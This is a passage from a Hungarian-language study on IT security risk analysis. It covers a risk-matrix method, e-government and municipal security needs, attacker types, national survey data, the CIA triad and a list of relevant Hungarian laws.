élethalál	5	naponta

Táblázat 27. Kockázatelemzési mátrix

A cellák kitöltésekor a következő lépésekkel lehet haladni (ajánlott sorrend, de eetől el lehet térni, pl. valaki a sorokon akar végigmenni, más az oszlopokon):

1. P oszlop kitöltése (ld. első segédtábla)
2. D oszlop kitöltése (ld. második segédtábla)

3. Az R oszlop kitöltésre kerül a benne lévő P*D képlet alapján (ld. képletet a 2.1-ben)
4. „Sérülés várható mértéke” oszlopainak kitöltése, ahol a sérülés kifejezhető egy globális mérőszámmal (oszlop aljára beírható, és ez lesz a teljes oszlopra a referencia-szám), vagy egyediekkel (minden cellában lehet más és más). Mindkét esetben eldöntendő kérdés, hogy a három cella összege legyen 100%, vagy a súlyozás módszere ettől eltérhet. Ajánljuk, hogy minden átlagostól történő eltérést azok végezzenek, akik már tudják „finomhangolni” a mérőszámokat, mert látják rendszerük specifikumait.
5. „Cselekvési index” oszlopainak kitöltése, ahol a területek fontossága szerint kerül besorolásra, hogy melyiknél milyen prioritást kell alkalmazni aszerint, hogy az adott rednszerben mit tekintenek fontosnak (lehet, hogy egy kisebb veszélyt és várható kárt tekintenek nagyobb prioritással kezelendőnek!)
6. A „Védekezés” oszlopainak kitöltése, ahol a tevékenység (T), annak várható hatékonysága (H, %-ban kifejezve), és a költség (K, ld. segédtábla) kerül meghatározásra.
7. Mindezek alapján a „Sor” oszlop kitöltése már kézzel is egyszerű, de automatizálható (pl. a legegyszerűbb megoldások között olyan képletek szerepelnek, mint a legnagyobb érték kiválasztása a cselekvési indexek közül, vagy ezek valamilyen súlyozott szorzata akár más oszlopokból vett számokkal).

Az automatizálási lehetőségek szinte korlátlanok attól függően, hogy az így számított lista/sor mennyire lesz konzisztens és reális a fenyegetettségek felszámolásában. Egy korszerű táblázatkezelőben olyan kereszthivatkozásokat is alkalmazhatunk, melyekben egy adott súlyozás vagy mérőszám megváltoztatásával a teljes táblázaton végigfutnak a változások, így akár „el lehet játszani” a gondolatokkal, hogy egyik vagy másik prioritást megváltoztatva hogyan alakul a sorrend, a cselekvési index stb. Ennek köszönhetően több szempont szerint is megvizsgálhatjuk a rendszerben tervezett cselekmények hatásait, és jobban közelíthetjük az optimális megoldást.

Mielőtt matematikai tudományos értekezések szintjére emelnénk a kockázatelemzés módszertanát, nézzük meg néhány alkalmazási területen a kockázatokat, és a kapcsolódó informatikai biztonsági paramétereket.

6.2 Kockázatok egyes speciális alkalmazási területeken

Több olyan terület is létezik, melyek informatikai eszközökkel és ezektől erősen függő módon alakulnak, fejlődnek és terjednek. Ezekre közvetlenül hatnak az informatikai rendszerek kockázatai, így külön is elemezni kell ezeket az informatikai biztonság szempontjából speciális területeket.

A fejezetben bemutatásra kerülő három terület egyes részei megtalálhatók a tanulmány más fejezeteiben is, de az adott fejezetben szerepel az önálló megértéshez szükséges információ és a tanulmány más részeire utaló hivatkozásaik is. Az egyes területek elemzése egy-egy külön tanulmányt igényelnének, ezért itt csak röviden kerülnek bemutatásra a főbb aspektusok. A kockázatelemzésnek többféle módszertana is létezik, ezért ez a három rész is célul tűzte ki, hogy az adott területet más-más szemszögből és stílusban elemezze, nem sablonszerűen. Sablonnak a 0-ben leírtakat ajánljuk azoknak, akik még csak ismerkednek a kockázatelemzés módszertanaival.

6.3 Hivatal, közszolgálat, információszolgálat

A MITS anyagok keretében elkészült részstratégiák közös alapot jelentenek ennek a területnek a rá vonatkozó biztonsági elemek oktatására, felmérésére és kezelésére. Ebből kifolyólag ez a fejezet nagyban támaszkodik az eBiztonság, eÖnkormányzat és az eEsélyben foglaltakra saját gondolatokkal kibővítve ezeket a hiánypótló és jövőbemutató anyagokat.

6.3.1 A közszolgálati elektronikus ügyintézéssel kapcsolatos elvárások

A hivatalok és az önkormányzatok tevékenységével kapcsolatban az állampolgárok és a gazdasági élet szereplői esetében is igény a gyors, hatékony, átlátható ügyintézés, a hatékony településfejlesztés és gazdálkodás, a munkahelyek lehetőség szerinti megőrzése, új munkahelyek teremtésének támogatása és még sorolhatnánk, de mindegyik elvárásnak vannak biztonsági követelményei és elvárásai.

A közigazgatási, ügyintézési folyamatok szervezettsége, az önkormányzati szervek belső működési hatékonyságának fokozásával, korszerű információs rendszerek alkalmazásával tervezhetővé, átláthatóvá, követhetővé válik a település, az önkormányzati szervek gazdálkodása, alaposabb, sokoldalúbb lehet a képviselőtestület döntéseinek előkészítése, megalapozottabbakká válhatnak a döntések. Jelentősen javulhat a különböző szervek közötti adat- és információcsere és az információminőség.

Mindezeken felül az ügyfelek informálása és az információhoz jutás lehetőségei és hatékonysága is növelhető, de természetesen az átmeneti időszak nehézségeit át kell vészelni, és a megfelelő tapasztalatokat le kell szűrni. Fontos a kapcsolatfelvételek számának csökkentése (1. információ, 2. személyes információ-kérés, 3. dokumentumok összegyűjtése, 4. felmerülő kiegészítő dokumentumok összegyűjtése, 5. egyéb hivatalok felkeresése kiegészítő dokumentumokért, 6. informálódás az ügy állásáról, 7. átvétel, fellebbezés, reklamáció, kiegészítő kérések stb.), amikor az ügyfél saját maga tud előzetesen informálódni, hogy milyen dokumentumokra van szüksége, és ezekből minél többet otthon ülve is beszerezhessen, illetve kitölthessen.

Az ügyintézéssel kapcsolatos, főbb elvárások:

- Önkormányzat-lakosság, hivatal-lakosság közti kapcsolat biztosítása (létezik köztudott információforrás legalább arra vonatkozóan, hogy az információ-keresés hol kezdhető el)
- Az ügyfélfogadás térbeli és időbeli korlátainak kitolása, illetve feloldása legalább az ügyfél-hivatal irányban (az ügyfél bármikor kérhet információt, legfeljebb csak hivatali órában kap humán segítséget, de 24 órás az informatikai rendszer elérése)
- Gyors, egységes, diszkriminációmentes ügyintézés (minél inkább ne a humán faktor paraméterein múljon, hogy az ügyintézés mennyire gyors, egységes és személyes szimpátiától vagy egyéb érzelmektől függő)
- Egyablakos rendszer (lehetőleg ne az ügyfél utazzon, hanem az ügy akkor is, ha az egyablakos rendszerben nem „egy ügyintézős” a rendszer)

A szervezettséggel, szervezéssel kapcsolatos fontosabb elvárások:

- Átlátható és egyben nyomon követhető folyamatok, felelősségek és jogosultságok egyértelműsége (az ügyintézés életciklusának minden állapotában a helyzet

egyértelmű és visszakövethető, illetve ellenőrzés esetén megállapítható, hogy hol akadhatott el)

- Elemzésekhez alapadatok generálása, statisztikai adatok előállítása, jelentések egységes vagy konvertálható formátumú készítése (jelenleg közel 40-féle különböző statisztika létezik; pl. minden tárca, ágazat külön-külön kér adatokat; nincs koordináció a különféle statisztikai adatszolgáltatási igények és formátumok vonatkozásában)

- Az önkormányzati szervek munkatársai informatikai felkészültségének elmélyítése (ez nem csak a számítógép-kezelői jártasságot, hanem az informatikai biztonság iránti érzékenységet is magába kell, hogy foglalja)

- Önkormányzatok közötti szabványos egységes és biztonságos információ-csere előmozdítása a fokozatosan kiépíthető e-önkormányzati informatikai modell kialakítása nyomán. Ennek eredménye lehet a szükségtelen adatszolgáltatások, párhuzamos munkafolyamatok elkerülése, a párhuzamos irattárak kiküszöbölése, és folyamatos iterációval az egységes közigazgatási fogalomtár definiálása és kialakítása után annak felhasználása. Ide kapcsolódik az egységes tartalom problémaköre, amikor az állampolgár az egyes Web-oldalak látogatásakor eltérő szerkezetű rendszerben keresgél az adott információ után. Az arculatok grafikai megjelenésében lehet eltérés, de a tartalmi felépítésben egységes logikának kellene működnie. Ez segítené a fogyatékkal élőket is (pl. vakok tájékozódása), ami az esélyegyenlőségi hivatal célkitűzéseivel is összhangban van.

- Adatbiztonsági és adatvédelmi szabályzatok kidolgozása és betartása (betartatás, ellenőrzés, felülvizsgálat, audit). Ide értendő a megfelelő archiválás biztosítása, törvényes adat őrzési időszakok betartatása, és mindezek ötvözhetők minőségbiztosítási módszerek bevezetésével.

A gazdaságossággal kapcsolatos elvárások

- A korrupció visszaszorítása, felderítés megkönnyítése

- Gazdaságos, korszerű, munkaerő- és időtakarékos ügyvitel

- Önkormányzati munkaerő-mobilitás megkönnyítése, a munkaerőképzés egységesítése

- A beszerzési/fejlesztési költségek minimalizálása (pl. tipizált rendszerek alkalmazásával)

6.3.2 A közszolgálati információ-szolgáltatás informatikája

Az önkormányzatok jelenlegi informatikai környezete erősségeinek, gyengeségeinek, lehetőségeinek és kötöttségeinek elemzését a SWOT-mátrix tartalmazza. A belső erősségeket és gyengeségeket természetesen az egyes önkormányzatok szemszögéből vizsgáljuk. Ezek olyan belső tényezők, amelyekre az önkormányzatok alapvetően hatással tudnak lenni, amelyek döntően tőlük függnek. A külső lehetőségek és kötöttségek pedig olyan tényezők, melyekre az egyes önkormányzatok alapvetően nem tudnak hatással lenni, azaz amelyek alapvetően nem tőlük függenek. Ezen elemzés során találhatunk olyan külső tényezőket, amelyek az egyes önkormányzatoktól ugyan függetlenek, de nem függetlenek, pl. az államtól, a kormánytól, így ezen esetekben, pl. a kormányzat, egy vagy több minisztérium intézkedésére lehet szükség.

Az önkormányzati informatikai rendszerek sikeres és biztonságos működéséhez alapvetően a megfelelő minőségű és technikailag nem elavult eszközök és az elegendő mennyiségű, megfelelően szakképzett informatikai humán erőforrás biztosítása szükséges.

6.3.2.1 Az informatikára és szabályzatokra fordítható pénzügyi források

Az önkormányzatok alapvető felelőssége, hogy az informatikai struktúrájukat a megfelelő szintre hozzák illetve, hogy ehhez a lépéshez megfelelő anyagi támogatást szerezzenek. Ennek hátráltatója, hogy a testületek élén elhelyezkedő vezetők informatikai hozzáértése nem minden esetben megfelelő, és nem ismerik az Internet lehetőségeit. Ennek megoldása többek között az állami pályázatok kiírása, az állami támogatások minél nagyobb elterjesztése, hátráltatója pedig az elérhető pénzösszegek és pályázatok rossz aránya. Ezen javíthatnak az IHM-ITP 2004. évi pályázatai, és a „Közháló" program keretében jobban közelíthető az EU-szint, ami az Internet-elérés adatait illeti.

Ebben az esetben a gyorsabb és több helyen elérhető Internet hálózaton a támadások, vírusok és kéretlen levelek is gyorsabban és több helyre érnek el, így ezekkel kapcsolatban a megfelelő megelőző és észlelő kontrollokat is be kell építeni a rendszerbe. Gond esetére léteznie kell a javító kontrolloknak is, és a megfelelő katasztrófatervnek (ld. 10.2.10 történet).

Fontos kiemelni, hogy az informatikai eszközök amortizációja miatt a folyamatos karbantartás, fejlesztés, és szükség előtt a leendő csere módjának kidolgozása is szem előtt tartandó feladat. Ehhez hosszú távú gondolkodás és megfelelő stratégia is szükséges.

A hosszú távú célokkal, stratégiával még nem rendelkező önkormányzatok esetében problémát jelenthet az átfogó informatikai stratégia készítése. IT stratégia nélkül nehezen biztosítható az önkormányzati célok és az informatikai fejlesztések teljes összhangja. Az önkormányzatok többsége a stratégiaalkotást állami és önkormányzati együttműködésben megoldandó feladatnak tekinti. Sok esetben van is példa arra, hogy minőségbiztosítási és biztonsági szabványok bevezetésére és szabályzatok kidolgozására pályázati források érhetők el. Itt említjük meg a GVOP-2004-2.1.2 pályázatát, de ez vállalkozások számára készült, és a vállalkozásban az állam és az önkormányzat tulajdoni részesedése - tőke vagy szavazati jog alapján - külön-külön és együttesen sem haladja meg a 25%-ot).

6.3.2.2 Informatikai infrastruktúra és humán erőforrások

A meglévő rendszerek nem eléggé heterogének, így egy operációs-rendszer vagy alkalmazás-specifikus fenyegetettség esetén a teljes rendszer érintett. A heterogén rendszerek alkalmazása akár szintenként is megvalósítható, így például az irodai gépek egy rendszerűek, míg a szerverek és a biztonsági eszközök, vagy a kommunikációt biztosító eszközök más rendszerűek. Egy ilyen rendszer esetében a védekezés szintenként jobban karbantartott, és az egyes támadások szintenként szűrhetők, miközben az alkalmazottaknak nem kell különösebb erőfeszítést tenni, vagy megszokott, kényelmi szolgáltatásokról lemondani.

A szakemberek számára az állami szektorban való elhelyezkedés nem elég vonzó a piaci körülményekhez képest. Másrészt nagy ellenállásba szokott ütközni a piaci fizetések megítélése az informatikai szakemberek számára. Ez érvényes szinte minden szinten az akadémiai szféráról a közintézményeken át az állami szektorig. Elsősorban az is gond lehet, ha közvetlenül ezeket az intézményeket támadják információszerzés céljából, de az sem kisebb gond, ha ezeken az intézményi szervereken keresztül támadnak másokat, tehát csak eszköznek használják őket a valódi cél eléréshez (ld. 10.2.12 történet).

6.3.2.3 Célok és feladatok

Megállapíthatjuk, hogy az elektronikus információáramlás és információ szolgáltatás eléréséhez szükséges a biztonság és a bizalom növelése mind a szervezetek, mind a szolgáltatást igénybevevők körében. Fontos, hogy a vezető szféra belássa az elektronikus információáramlás és ügyintézés pozitívumait, de lássa a megvalósításhoz szükséges biztonsági intézkedések szükségességét is. A főbb célok és az elérésükhöz szükséges feladatok a következők:

1. A társadalmi fejlődés és a gazdaság versenyképességének támogatása biztonságos, hatékony információs rendszerek működésével, ahol a biztonság a tervezés és kiépítés fázisától jelen van.
2. A kritikus infrastruktúrák kiemelt védelme és biztonságpolitikája az információ teljes életciklusára.
3. Az információbiztonsági tudatosság és ismeretek folyamatos fejlesztése és oktatása (számonkéréssel együtt). A biztonsági szabályok megállapítása, bevezetése, betartatása, az ezekhez megfelelő vagy éppen kötelező külföldi szabályok átvétele (pl. EU irányelvek alapján).
4. A biztonságos információs rendszerek kialakításának és fenntartásának a támogatása.
5. Részvétel a nemzetközi IT biztonsági szervezetek munkájában.
6. Az IT szféra kockázatkezelési módszereinek fejlesztése és alkalmazása.
7. A tudásbázis növelése, megfelelő figyelem fordítása az oktatásra, továbbképzésre. A végfelhasználók megfelelő szintű tájékoztatása és védelme.
8. Az informatikai eszközök minőségbiztosítása.

6.3.3 Informatikai biztonsági háttér

6.3.3.1 Behatárolás

A számítástechnikai hálózatokat megszületésük utáni első pár évtizedében elsődlegesen az egyetemi kutatók levelezésére és hivatalokban a nyomtatók és adatok elérésére használták. Ezeknek a feltételeknek a biztosítása érdekében nem volt szükség hálózati biztonsággal foglalkozni. A hálózat működőképessége volt a fő cél. Napjainkban azonban az Internet és a céges hálózatok elterjedése, illetve a különböző rendeltetésű hálózatok összekötése megköveteli az adatok biztonságos tárolását, és továbbítását. A profi támadók nem mesterséges intelligenciával, hanem igenis magas szintű szakmai tudással, és példátlan leleményességgel próbálnak meg behatolási pontokat felderíteni és kihasználni. Néhány példa a gyakori elkövető típusokra (manapság többnyire csapatok jelentik a nagyobb veszélyt, (ld. 10.4):

Támadó	Cél
Diák	Örömét leli a támadások kivitelezésében, ezáltal tanul is és ezzel próbál „felvágni”
Hacker / Cracker	Biztonsági rések felderítése, azok kihasználása hírnév céljából (hacker), de manapság akár pénzügyi haszonszerzés céljából is (cracker). Annyira lejáratódott a két kifejezés és használatuk, hogy a szakma inkább támadó és védekező szakembereknek nevezi a két félt, és nem tesz különbséget a támadás indítékában. A mások kódjait automatikusan futtató gyerekeknek (script kiddie) nagyobb a száma és kisebb az elismertsége a szakmai körökben.
Megbántott alkalmazott	Bosszú, haszonszerzés, értékes vagy lejáró információ kinyerése (nem feltétlenül elbocsátott, mert lehet belső munkatárs is)
Szélhámos	Megrendelő vagy tulajdonos számára értékes adatok megszerzése és eladása akár a vevőnek, akár a megzsarolt tulajdonosnak.
Kém	Az ellenségtől szerzett információ megszerzése és értékesítése. Mivel kevésbé kitett hálózaton keresztül a személyes lebukásnak, ezért ez az állami szervek részéről külön védekezési módszerek alkalmazását igényli.

Táblázat 28. Támadók gyakori típusai

6.3.3.2 A jelenlegi hazai információs társadalmi helyzet

A megfelelő biztonsági részstratégia kidolgozásához szükséges ismernünk a jelenlegi reális helyzetet az intézményen belül. Ennek alapjául szolgálhatnak különböző szabványok és szabályok, de vegyük alapul a MITS [MITS] ide vonatkozó fejezeteit, aminek a segítségével behatárolható a Magyarországi információs társadalom helyzete az EU és az USA-hoz képest.

Két kiemelkedő érték jellemzi jól a magyar társadalom helyzetét a MITS előkészítő tanulmánya alapján:

1. A számítógépek száma alapján, egyszerre értékelve a felhasználói és üzleti felhasználásban, azt láthatjuk, hogy Magyarország jelentős lemaradásban van. Az EU-ban háromszor annyi számítógép jut száz főre, mint nálunk, valamint az USA-ban több mint hatszor annyi.
2. A magyarországi Internet felhasználás szintén szomorú eredményeket mutat, bár számszerűen magasabb, mint a csatlakozó országok értéke, de nem éri el az EU országok általi érték felét sem, és kevesebb, mint harmada az USA hasonló számadatainak.

Az országban „digitális szakadék” figyelhető meg, az egyéni, állami, céges és a földrajzi eltérések, ezen belül is a megosztott társadalmi szintek infokommunikációs eszközökhöz való hozzájutásának lehetőségei miatt.

A FigyelőNet cikkeit olvasva (`http://www.fn.hu/cikk.php?id=30&cid=65393`) láthatjuk, hogy a társadalom fejlesztését a kormányzat által támogatott számítógép vásárlás, és Internet-hozzáférés biztosítása. Bár az elmúlt évben egymást követték azok a – jórészt állami – intézkedések, amelyeknek kizárólagos célja az volt, hogy az információs társadalom fejlődését megalapozzák, az összkép még mindig nem nevezhető kedvezőnek. A cikkben szerepel egy felmérés is, mely szerint a 30 vizsgált ország közül Svédországban használt a megkérdezettek 57%-a kormányzati internetes szolgáltatást, míg Magyarország 3%-kal a mezőny végén szerepel. A teljes cikk a Számítástechnika c. lap szeptember 2-i, 36. számában olvasható.

6.3.3.3 Jelenlegi informatikai biztonsági helyzet

Jelenleg az informatikai biztonság hazai állapotáról nem rendelkezünk átfogó képpel. Az utóbbi időkben számos, a hazai e-biztonság kérdését feltáró kutatás zárult le vagy újabbak kezdődtek el, melyek eredményei hamarosan nyilvánosságra kerülnek (ld. IHM honlapján a kutatások címszó alatt, `http://www.ihm.hu/kutatasok/`). A vállalatokra és az önkormányzatokra vonatkozó e-biztonság helyzetét bemutató adatok rendelkezésünkre állnak a GKIeNET Internetkutató és Tanácsadó Kft. 2003 májusában készített felmérései alapján.

A megkérdezett, öt fővel rendelkező vállalatok válaszadása alapján a cégek a legtöbbet vírusos fertőzésekkel (48,2%) találkoztak. Viszont elenyésző százalékban szerepel a DoS támadás (4,8%), a belépőkóddal történt visszaélés (0,7%), a jogosulatlan behatolás (3,9%), vagy a weboldal defacelése (0,4%).

A felmérés azt is megmutatja, hogy milyen intézkedéseket tettek a vállalatok a támadások kivédése, és a károkozás mértékének kezelése érdekében. A legjelentősebb védekezési forma a vírusok elleni szoftverek használata (72%), ez után következik a mentések alkalmazása (40%), majd a tűzfalak használata (29%). A negyedik helyet nagyjából megosztva birtokolják az írott biztonsági intézkedések és a behatolás érzékelők alkalmazása (12% - 12%), és az utolsó helyen szerepel a kódolt kommunikációt megvalósító SSL titkosítás alkalmazása (5%).

Ha megnézzük az összetartozó értékeket, akkor láthatjuk, hogy azokkal a területekkel foglalkoznak leginkább, amivel a legtöbb probléma adódik. Ez nem helyes módszer, ugyanis egy adott vállalat minél nagyobb információ birtokosa, annál nagyobb a szándékos károkozás lehetősége. A jó védekezési módszer az lenne, ha értékelnék a támadásokból származó anyagi károkat, és ennek mértéke alapján építenék ki a megfelelő védelmet, de nem csak egy területen, hanem a lehetőségekhez képest mindegyiken. Természetesen a feladat nem az, hogy egy védelmi mechanizmus fejlesztése miatt drasztikusan csökkenteni kellene egy másikat, hanem az, hogy a meglevő eszközök segítségével a különböző védelmi technikákat nagyjából egy szintre kellene hozni.

Az informatika terén fejlettebb országokhoz való felzárkózás kulcsszava a harmonizáció. Tehát, teljes körű jogharmonizáció, harmonizáció az EU IT biztonsággal foglalkozó szervezeti kereteihez, szakmai elvárásokhoz és természetesen a magyar nemzeti adottságok, sajátosságok, lehetőségek figyelembevételével - illeszkedés az informatikai stratégiai célokhoz. Ennek keretében üdvözlendő, hogy Magyarország 2003. szeptember 19-én csatlakozott a CCRA (A Közös szempontok szerint kibocsátott tanúsítványok kölcsönös elismeréséről szóló nemzetközi megállapodás) nemzetközi megállapodáshoz. Csatlakozásunk a fenti megállapodáshoz következménye a Közös szempontrendszer (Common Criteria, [CC]) alkalmazását, elterjesztését a tagállamoknak javasló EU irányelveknek, OECD ajánlásnak, e-EURÓPA+ tervnek.

A módszertan egy közös alapot jelenthet mindenki számára, aki ezen a területen alkot, de figyelembe kell venni, hogy az informatikai biztonság megoldatlan kérdései nem csak átmenetileg akadályozzák, hanem hosszú távon is veszélyezteti az informatika és az azt eszközül használó gazdaság dinamikus továbbfejlődését és az államigazgatás működőképességét.

6.3.3.4 Fő területek, CIA követelményrendszer

Ahogy erről már volt szó, a CIA hármas jelentése: confidentiality (megbízhatóság), integrity (sértetlenség) és availability (elérhetőség, avagy rendelkezésre állás)

Titkosság, bizalmasság (secrecy, confidentiality)

Ha egy laikusnak kimondjuk a hálózati biztonság kifejezést, akkor leginkább erre a részterületre fog gondolni. Ez a részterület hivatott megakadályozni az adatok illetéktelen kezekbe jutását. Az aktív kommunikációt úgy kell elképzelni, hogy megbízható végpontok között zajlik egy, az általánosságban megbízhatatlan közegen (Internet). Ezáltal az adatok ki vannak téve jogosulatlan hozzáférésnek. A kommunikáció biztonságát akkor is fenn kell tartani, ha a megbízhatatlan közeget nem lehetséges megbízható kapcsolatra áttenni. A megbízhatatlan közeg a tárolásra is vonatkozhat, tehát olyan eszközök tárolják az adatot, amin nem biztosított a bizalmasság elve.

A bizalmasságot tanúsítványok is adhatják, vagy hitelesítés útján is elérhető. A hitelesség fontossága az, hogy a két vagy több kommunikáló fél biztosan tudja, hogy azzal az illetővel beszél, akivel beszélnie kell. A hiteles kommunikáció során a kapcsolat megkezdésétől számítva a befejezésig minden pillanatban igazolni lehet, hogy egyik fél sem változott, illetve, hogy az adatokban nem történt semmilyen változás. A hitelességet a hitelesítés-szolgáltatók is adhatják, akiket megbízható harmadik (trusted third party) félként vonhat be két vagy több kommunikáló fél. A hitelesítés-szolgáltatók főként a digitális aláírás kapcsán élnek a köztudatban. [4.8]

Ide kapcsolódik még a letagadhatatlanság is, melynek feladata, hogy a kommunikáló felek közül egyik se tudja a későbbiekben letagadni a kettejük között lefolyt kommunikáció során átvitt tartalom eredetét. A letagadhatatlanság feltétele lehet a mindkét fél által elfogadott, független és megbízható, harmadik fél bevonása (Certificate Authority), de alapulhat bizalmi hálón is (megbízható fél által aláírt kulcsok esetén).

A digitális aláírás esetén a címzett nyilvános kulcsával kódolt információ csak a címzett titkos kulcsát birtokló által válik olvashatóvá.

Sértetlenség (integrity)

A sértetlenséggel bizonyosodunk meg arról, hogy az általunk kapott információ megegyezik azzal, amit a másik fél elküldött, és nem pedig egy, valaki által módosított adatokkal teli dokumentum felett rendelkezünk. A sértetlenség elleni támadásokat úgy kell elképzelni, hogy a támadónak lehetősége van nem csak a kommunikáció figyelésére, hanem a cserélt információk módosítására is.

A sértetlenség lehet önmagáért is, amikor egy letölteni szándékozott fájl sértetlenségét igazoló kódsorozat (hash-kód) is szerepel az adott lapon. Ekkor tudjuk ellenőrizni, hogy a birtokunkban lévő fájlnak ugyanaz-e a hash-kódja. Biztonsági rendszereknél vagy operációs-rendszer elemeinél nem szabad figyelmen kívül hagyni ezeknek a kódoknak az ellenőrzését. Mindig bizonyosodjunk meg róla, hogy a letöltött adat sértetlen (hash-kód megfelel) és megbízható (aláírás megfelel). Ezekhez a műveletekhez segítséget találhatunk a CERT.HU anyagai között:

`http://www.cert.hu/ismertetok/pgp_win.html` (digitális aláírás alkalmazásáról)

`http://www.cert.hu/ismertetok/kodkomm.html` (sértetlenség ellenőrzésről)

A digitális aláírás esetén a küldő titkos kulcsával készített aláírást a címzett a küldő nyilvános kulcsával tudja ellenőrizni.

Összegezve egy példával: egy aláírt adat lehet bizalmas és sértetlen külön-külön is.

Rendelkezésre állás (availability)

A rendelkezésre állásnál arról van szó, hogy mennyi időre esik ki a rendszer által üzemeltetett szolgáltatás, vagy mennyi ideig látja el hibásan a feladatát. A mérőszám az éves tervezett leállás és nem tervezett leállás alapján adható meg vagy várható el. Banki, katonai és más kiemelt biztonságú rendszerekben szokták a „négykilences" elvárást megfogalmazni. Ekkor az éves rendelkezésre állás 99,99%, tehát 1 óra leállás engedélyezett évente. Részletesebben a különböző mérőszámokról és elvárásokról:

http://www.biztostu.hu/oktatas/it_biztonsagi_technikak/rendelkezesreallas_1_alapfogalmak.htm

(http://tinyurl.com/2wyrk)

A rendelkezésre állásnál nem csak a külső, rosszindulatú támadókat kell figyelembe venni, hanem leginkább az adott rendszer körüli gyakorlati tényezőket: megfelelő üzemi hőmérséklet, szakszerű karbantartás, megfelelő idejű és hozzáértésű munkálatok is befolyásoló tényezők.

6.3.4 Információ-szolgáltatás biztonsági veszélyei és megoldásai

6.3.4.1 Jogszabályi háttér

Az információszolgáltatás Magyarországon is szigorú jogszabályi háttérrel működik, bár maga az Internet csak az 1990-es évek eleje óta van jelen. A szolgáltatások megtervezésénél fontos figyelni a szolgáltatás tartalmára vonatkozó törvényi előírások betartására. Az alábbi felsorolás korántsem a teljes listája az idevonatkozó törvényi szabályozásoknak, csak egy rövid szemelvénye a legfontosabb idevonatkozóknak:

Személyes adatok kezelésével és védelmével kapcsolatos jogszabályok

- 1992. évi LXIII. törvény a személyes adatok védelméről és a közérdekű adatok nyilvánosságáról.
- 1992. évi LXVI. törvény a polgárok személyi adatainak és lakcímének nyilvántartásáról
- 1996. évi XX. törvény a személyazonosító jel helyébe lépő azonosítási módokról és az azonosító kódok használatáról
- 1995. évi CXIX. törvény a kutatás és a közvetlen üzletszerzés célját szolgáló név- és lakcímadatok kezeléséről
- 1997. évi XLVII. törvény az egészségügyi és a hozzájuk kapcsolódó személyes adatok kezeléséről és védelméről
- 2001. évi XL. törvény a hírközlésről, VIII. fejezet
- 1994. évi XXXIV. törvény a Rendőrségről, VII.–VIII. fejezet
- 1995. évi CXXV. törvény a nemzetbiztonsági szolgálatokról, 38–72. §, 3. sz. melléklet
- 1995 évi LXVI. törvény a közokiratokról, a közlevéltárakról és a magánlevéltári anyag védelméről
- 1998. évi VI. törvény az egyének védelméről a személyes adatok gépi feldolgozása során, Strasbourgban, 1981. január 28. napján kelt Egyezmény kihirdetéséről
- 1978.évi IV. törvény a Büntető Törvénykönyvről, 177–178. §

Titokvédelemmel kapcsolatos jogszabályok

- 1995. évi LXV. törvény az államtitokról és a szolgálati titokról
- 43/1994.(III.29.) Korm. rend. a rejtjeltevékenységről
- 1978.évi IV. törvény a Büntető Törvénykönyvről (221–223., 274–278., 299–300., 303–306., 312–313. §)

A pénzintézetek adatkezelésére, biztonságára vonatkozó jogszabályok, dokumentumok

- A banktitok és az üzleti titok meghatározása a hitelintézetekről és pénzintézeti vállalkozásokról szóló 1996.CXII. törvényben.
- az értékpapírtitok és az üzleti titok meghatározása a tőkepiacról szóló 2001. évi CXX. törvényben (368–375. §)
- A biztosítási titok meghatározása a biztosítóintézetekről és a biztosítási tevékenységről 1995. évi XCVI. törvényben (Hetedik Rész: Az ügyfélforgalommal kapcsolatos szabályok)
- A vámtitok meghatározása a vámjogról, a vámeljárásról, valamint a vámigazgatásról szóló 1995. évi C. törvényben (VII. Fejezet: Nyilvántartás, adatszolgáltatás, adatvédelem)
- 1994. évi XXIV. törvény a pénzmosás megelőzéséről és megakadályozásáról
- 3/1994.(PK13) BAF rendelkezés, az egyes bankbiztonsági követelmények meghatározásáról.
- 204/1996.(XII.23) Korm. rendelet. a befektetési szolgáltatási, az értékpapír letétkezelési és elszámolóházi tevékenység végzésének személyi, tárgyi, technikai és biztonsági feltételeiről.
- 98/1995.(VII.24.) Korm. rendelet az egyes értékpapírok előállításának, kezelésének és fizikai megsemmisítésének biztonsági szabályairól.
- A Pénzügyi Szervezetek Állami Felügyelete elnökének 10/2001. számú ajánlása a pénzügyi szervezetek működésének biztonsági feltételeiről.
- (`http://www.pszaf.hu/2001/102001.htm`)
- 77/1999. (V. 28.)az elektronikus fizetési eszközök kibocsátására és használatára vonatkozó egyes szabályokról
- 232/2001. (XII.10.) Korm. Rendelet a pénzforgalomról, a pénzforgalmi szolgáltatásokról és az elektronikus fizetési eszközökről

Általános hazai biztonsági jogszabályok

- A tűz elleni védekezésről, a műszaki mentésről és a tűzoltóságról. 1996. évi XXXI. Tv.
- 2001. évi XXXV. Tv az elektronikus aláírásról.
- 2001. évi CVIII. Törvény az elektronikus kereskedelmi szolgáltatások, valamint az információs társadalommal összefüggő szolgáltatások egyes kérdéseiről
- 15/2001. (VIII.27.) MeHVM rendelet az elektronikus aláírási termékek tanúsítását végző szervezetekről, illetve a kijelölésükre vonatkozó szabályokról
- 151/2001. (IX.1.) Kormányrendelet a Hírközlési Főfelügyeletnek az elektronikus aláírással kapcsolatos feladat- és hatásköréről, valamint eljárásának részletes szabályairól
- 16/2001. (IX.1.) MeHVM rendelet az elektronikus aláírással kapcsolatos szolgáltatásokra és ezek szolgáltatóira vonatkozó részletes követelményekről
- 20/2001. (XI. 15.) MeHVM rendelet a Hírközlési Főfelügyeletnek az elektronikus aláírással összefüggő minősítéssel és nyilvántartással kapcsolatos tevékenységéért fizetendő díjakról
- 1122/2001. (XI. 22.) Korm. Határozat az Elektronikus Kormányzati Gerinchálózat kialakításáról
- 1014/2001. (III. 5.) Kor, határozat az elektronikus aláírásról szóló törvény szabályozási alapelveiről és az 1075/2001. Korm. Határozat módosításáról
- 1075/2000 (IX. 13.) Korm. Határozat az elektronikus aláírásról szóló törvény szabályozási alapelveiről és az ezzel kapcsolatban szükséges intézkedésekről
- 2271/2001. (IX. 26.) Korm. Határozat az elektronikus kereskedelemi szolgáltatások, valamint egyéb információs társadalommal összefüggő szolgáltatások egyes kérdéseiről szóló törvény végrehajtása érdekében szükséges intézkedésekről
- 2146/2000. (VI.30.) Korm. Határozat az elektronikus közbeszerzés rendszerének koncepciójáról és a létrehozásával kapcsolatban szükséges intézkedésekről
- 215/2001. (VI.20.) Korm. Határozat a 2146/2000. Korm. Határozat módosításáról
- 1026/2002. (III. 26.) Korm. Határozat a kormányzati elektronikus aláírási rendszer kiépítésével összefüggő egyes feladatokról és a kormányzati hitelesítés-szolgáltató felállításáról
